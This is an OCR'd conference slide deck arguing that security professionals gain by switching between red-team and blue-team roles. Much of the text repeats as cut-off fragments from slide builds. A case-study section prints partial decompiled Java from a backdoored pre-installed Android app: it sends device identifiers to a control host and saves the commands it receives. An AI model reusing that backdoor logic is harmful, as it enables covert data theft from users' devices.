Switching Sides

The Practical Benefits of Switching from Red to Blue to Purple

Maddie Stone
@maddiestone

Maddie Stone (she/her)

- Security Researcher on Project Zero
- 7 years in infosec (reversing all the things)
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science

@maddiestone

Encourage you to switch between offensive & defensive security roles.

Disclaimer:
My experiences and my point of view

What are the sides?

Red

Red

Adopting an adversary's techniques, tactics, and procedures and point of view to test an organization/device.

Red

OFFENSE

Adopting an adversary's techniques, tactics, and procedures and point of view to test an organization/device.

Red

Adopting an adversary's
techniqu
procedures and point of view to
test an o

PENETRATION TESTING

SOCIAL ENGINEERING

VULN RESEARCH

ADVERSARY SIMULATION

EXPLOIT DEVELOPMENT

Blue

Blue

Protecting an organization's infrastructure/devices from attack. Builds and maintains defenses.

Blue

DEFENSE

Protecting an organization's infrastructure/devices from attack. Builds and maintains defenses.

Blue

Protecti
infrastru
attack. B
defenses

SECURITY OPS

MALWARE ANALYSIS

THREAT INTELLIGENCE

INCIDENT RESPONSE

DIGITAL FORENSICS

Why this talk?

Identity

Maddie Stone
@maddiestone

Follow

What is it that draws you to either the RED or the BLUE side of infosec? Looking for responses to use in a presentation. RT for reach, please!

1:12 PM - 1 Nov 2019

Identity

RED is nice because you get more tangible “wins” but sometimes feels like just playing a game. I find BLUE feels more “real” and grown up. Of course both sides matter.

https://twitter.com/maddiestone/status/1190361041189793792

Identity

There's seriously a rush in gaining access to a system designed to keep you out. Is there a thrill in Blue?

https://twitter.com/maddiestone/status/1190361041189793792

RED is nice because you get more tangible “wins” but sometimes feels like just playing a game. I find BLUE feels more “real” and grown up. Of course both sides matter.

I prefer red, because I can't cope with being blue and waiting for something to happen instead of actively working on preventing it (before somebody else has the idea of doing something stupid)

Identity

There's seriously a rush in gaining access to a system designed to keep you out. Is there a thrill in Blue?

https://twitter.com/maddiestone/status/1190361041189793792

RED is nice because you get more tangible “wins” but sometimes feels like just playing a game. I find BLUE feels more “real” and grown up. Of course both sides matter.

Red sounds insanely boring: we all know everything is vulnerable, and given enough time, you will always find a way in, potentially by doing the same thing over and over again.
Blue solves problems (and hopefully classes of problems) instead of just pointing at them repeatedly.

I prefer red, because I can't cope with being blue and waiting for something to happen instead of actively working on preventing it (before somebody else has the idea of doing something stupid)

Identity

There's seriously a rush in gaining access to a system designed to keep you out. Is there a thrill in Blue?

RED is nice because you get more tangible “wins” but sometimes feels like just playing a game. I find BLUE feels more “real” and grown up. Of course both sides matter.

https://twitter.com/maddiestone/status/1190361041189793792

Red sounds insanely boring: we all know everything is vulnerable, and given enough time, you will always find a way in, potentially by doing the same thing over and over again.
Blue solves problems (and hopefully classes of problems) instead of just pointing at them repeatedly.

I prefer red, because I can't cope with being blue and waiting for something to happen instead of actively working on preventing it (before somebody else has the idea of doing something stupid)

Red team is just 'in me' from childhood. I'm also shit at building things, and quite good in the Breaking Dept.

Identity

There's seriously a rush in gaining access to a system designed to keep you out. Is there a thrill in Blue?

RED is nice because you get more tangible “wins” but sometimes feels like just playing a game. I find BLUE feels more “real” and grown up. Of course both sides matter.

https://twitter.com/maddiestone/status/1190361041189793792

Red sounds insanely boring: we all know everything is vulnerable, and given enough time, you will always find a way in, potentially by doing the same thing over and over again.
Blue solves problems (and hopefully classes of problems) i
repeatedly.

I prefer red, because I can't cope with being blue and waiting for something to happen instead of actively working on preventing it (before somebody else has the idea of doing something stupid)

Straightforward - Blue is where I have the highest leverage value for the business. I can work to eliminate entire classes of bugs as Blue, where Red tends to be constrained to finding one bug at a time. Red also usually lacks the authority and positioning to drive fixes. Handing off yet another report full of findings that will be risk accepted without context isn't useful.

ed team is just 'in me' from childhood. I'm lso shit at building things, and quite good in he Breaking Dept.

There's serio
system desig
thrill in Blue

ice because you get more tangible “wins” etimes feels like just playing a game. I find els more “real” and grown up. Of course both sides matter.

https://twitter.com/maddiestone/status/1190361041189793792

Red sounds insanely boring: we all know everything is vulnerable, and given enough time, you will always find a way in, potentially by doing the same thing over and over again.
Blue solves problems (and hopefully classes of problems) i
repeatedly.

I prefer red, because I can't cope with being blue and waiting for something to happen instead of actively working on preventing it (before somebody else has the idea of doing something stupid)

Straightforward - Blue is where I have the highest leverage value for the business. I can work to eliminate entire classes of bugs as Blue, where Red tends to be constrained to finding one bug at a time. Red also usu
lacks the authority and positioning to
fixes. Handing off yet another report fu
findings that will be risk accepted with

Red team is just 'in me' from childhood. I'm also shit at building things, and quite good in the Breaking Dept.

The statue of David could only have been created by a handful of artists. Any three year old with a hammer can destroy it. I like creating over destroying.

There's seriously a rush in gaining access to a system designed to keep you out. Is there a thrill in Blue?

ins”
but sometimes feels like just playing a game. I find BLUE feels more “real” and grown up. Of course both sides matter.

https://twitter.com/maddiestone/status/1190361041189793792

Identity

https://twitter.com/maddiestone/status/1190361041189793792

Simplification of the other side

Forced dichotomy

Same Goal

Blue side: protecting the peoples. Mission. Kicking bad guys' asses.

Red side: curiosity. Anarchist tendencies. Thrill of pwning.

Same Goal

https://twitter.com/maddiestone/status/1190361041189793792

Blue side: protecting the peoples. Mission. Kicking bad guys' asses.

Red side: curiosity. Anarchist tendencies. Thrill of pwning.

Same Goal

BLUE because results are more durable, even though there are rarely any quick wins (this is mostly a long game). However it wouldn't work without great minds on RED who demonstrate what is broken and how. I have the utmost respect for attacks teams and love learning from them.

https://twitter.com/maddiestone/status/1190361041189793792

Blue side: protecting the peoples. Mission. Kicking bad guys' asses.

Red side: curiosity. Anarchist tendencies. Thrill of pwning.

Same Goal

BLUE because results are more durable, even though there are rarely any quick wins (this is mostly a long game). However it wouldn't work without great minds on RED who demonstrate what is broken and how. I have the utmost respect for attacks teams and love learning from them.

Red or Blue? I pick <image of purple life saver>

https://twitter.com/maddiestone/status/1190361041189793792

Blue side: protecting the peoples. Mission. Kicking bad guys' asses.

Red side: curiosity. Anarchist tendencies. Thrill of pwning.

I prefer to dabble in both sides of the force :)

Same Goal

BLUE because results are more durable, even though there are rarely any quick wins (this is mostly a long game). However it wouldn't work without great minds on RED who demonstrate what is broken and how. I have the utmost respect for attacks teams and love learning from them.

Red or Blue? I pick <image of purple life saver>

https://twitter.com/maddiestone/status/1190361041189793792

Blue side: protecting the peoples. Mission. Kicking bad guys' asses.

Red side: curiosity. Anarchist tendencies. Thrill of pwning.

I prefer to dabble in both sides of the force :)

Goal

Blue: I like to think I'm making the world better
Red: breaking things is FUN

luckily my job lets me do about 80% blue, 20% red

BLUE because results are more durable, even though there are rarely any quick wins (this is mostly a long game). However it wouldn't work without great minds on RED who demonstrate what is broken and how. I have the utmost respect for attacks teams and love learning from them.

Red or Blue? I pick <image of purple life saver>

https://twitter.com/maddiestone/status/1190361041189793792

Blue side: protecting the peoples. Mission.
Kicking bad guys' asses.

Red side: curiosity. Anarchis
of pwning.

Red- You are looking at a system trying to understand how it works and then comin up with ways to break it. Like looking at a rubik's cube for the first time. It's fascinating and exciting, but also frustrating since there isn't really a progress bar it's either done or it's not.

Blue - very interesting to come up with ways to address security gaps while balancing business and usability needs. But... It also requires dealing with pushbacks and escalations.

Both sides have pros and cons, it's unfortunate that some folks claim one is better than the other

oth sides of the force :)

Blue: I like to think I'm m
Red: breaking things is Fu

luckily my job lets me do
red

Red or Blue? I pick <imag

re more durable, even
any quick wins (this is
owever it wouldn't work
RED who demonstrate
v. I have the utmost
ms and love learning from

https://twitter.com/maddiestone/status/1190361041189793792

About Me

Red Experience

Pen tester
Adversary simulation
Offensive security research

Blue Experience

Malware analyst
Device/code auditor

Maddie Stone
@maddiestone

TBH I thought that by moving from red to blue, I would always miss that feeling that comes with exploiting a box. But damn. Putting in a solution to immediately protect hundreds of millions of users? Red doesn't come close to that.

Today is a good day.

5:26 PM · Feb 28, 2019 · Twitter Web Client

Purple Experience

Google Project Zero
Vulnerability Researcher &
Threat Intel Hybrid

Red Helps Blue

Case study presented at BlackHat USA 2019.

Pre-Installed Application Code

```
java.net.Socket v9_1 = new java.net.Socket(this.dmhost, 250);
try {
    java.io.PrintStream v6_1 = new java.io.PrintStream(v9_1.getOutputStream());
} catch (Exception v1) { v8 = 0; }
try {
    java.io.DataInputStream v4_1 = new java.io.DataInputStream(v9_1.getInputStream());
    try {
        v6_1.println(android.util.Base64.encodeToString(this.dmkey.getBytes(), 2));
        v6_1.println(android.util.Base64.encodeToString(this.prodname.getBytes(), 2));
        String v5_0 = v4_1.readLine();
    } catch (Exception v1) {...}
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

Pre-Installed Application Code

```
java.net.Socket v9_1 = new
try {
    java.io.PrintStream v6
} catch (Exception v1) { v
try {
    java.io.DataInputStrea
    try {
        v6_1.println(andro
        v6_1.println(andro
        String v5_0 = v4_1
    } catch (Exception v1)
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```


```
private int procDmStr(String p8) {
  int v3 = 0;
  try {
    java.io.FileOutputStream v2_1 = new java.io.FileOutputStream(new
                    java.io.File("/data/data/<redacted>/cache/<textfile>"));
    v2_1.write(p8.getBytes(), 0, p8.getBytes().length);
    v2_1.close();
  } catch (Exception v0) { v3 = -1; }
  return v3;
```

Pre-Installed Application Code

```
java.net.Socket v9_1 = new
try {
    java.io.PrintStream v6
} catch (Exception v1) {
try {
    java.io.DataInputStrea
    try {
        v6_1.println(andro
        v6_1.println(andro
        String v5_0 = v4_1
    } catch (Exception v1)
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

```
private int procDmStr(String p8) {
  int v3 = 0;
  try {
    java.io.FileOutputStream v2_1 = new java.io.FileOutputStream(new
                java.io.File("/data/data/<redacted>/cache/<textfile>"));
    v2_1.write(p8.getBytes(), 0, p8.getBytes().length);
    v2_1.close();
  } catch (Exception v0) { v3 = -1; }
  return v3;
```

Backdoor Diagram



Intuition & Luck & Your Gut

The more work I did, the “luckier” I got.

Persistence

Blue Helps Red

Efficiency

Scripting / Tooling

- Malware analysis scripting/ tooling ↠ unpack the sample as soon as possible
- Don’t have to understand every line of code, just get it unpacked

Efficiency
Attack surface selection

Bug Bash

- Focused my analysis on an area that gave me headaches trying to secure
- Know the tradeoffs and thus why certain areas have gaps

Variant Analysis

- Trying to find new bugs
  - Break it down similar to finding malware variants
  - What is the key part of the bug that makes it worrisome
- 236 instances. How to filter and vet?

Efficiency
Attack surface selection
Communication

Efficiency
Attack surface selection
Communication
Teamwork

Teamwork

I like thinking of blue team as being a goalie defending a net. There are so many great goalies to admire for their versatile thinking, **teamwork**, ability to strategize, and tenacity. And sometimes, if you're really good like Ron Hextall, you can score, too.

Blue, everyone in blue **shares a common goal and working with peers** makes a lot of fun and positive vibes.

https://twitter.com/maddiestone/status/1190361041189793792

Work smarter,
not harder.

So why should you switch?

You'll be better at whatever security you want to do.

Now what?

Individuals

- Look for opportunities to work on the “other” side
- Regularly meet/chat/lunch with folks who are working on the opposite team.
  - What are their challenges?
  - What are they working on that they find interesting?
  - What’s going on within their team currently?
- Become more purple.

Industry Change

- Rotation programs
- Change experience requirements
- Assume training/ ramp up period
- Encourage generalism rather than always specialist
- More purple.

But we as individuals **can** make those changes.

Thank you!

@maddiestone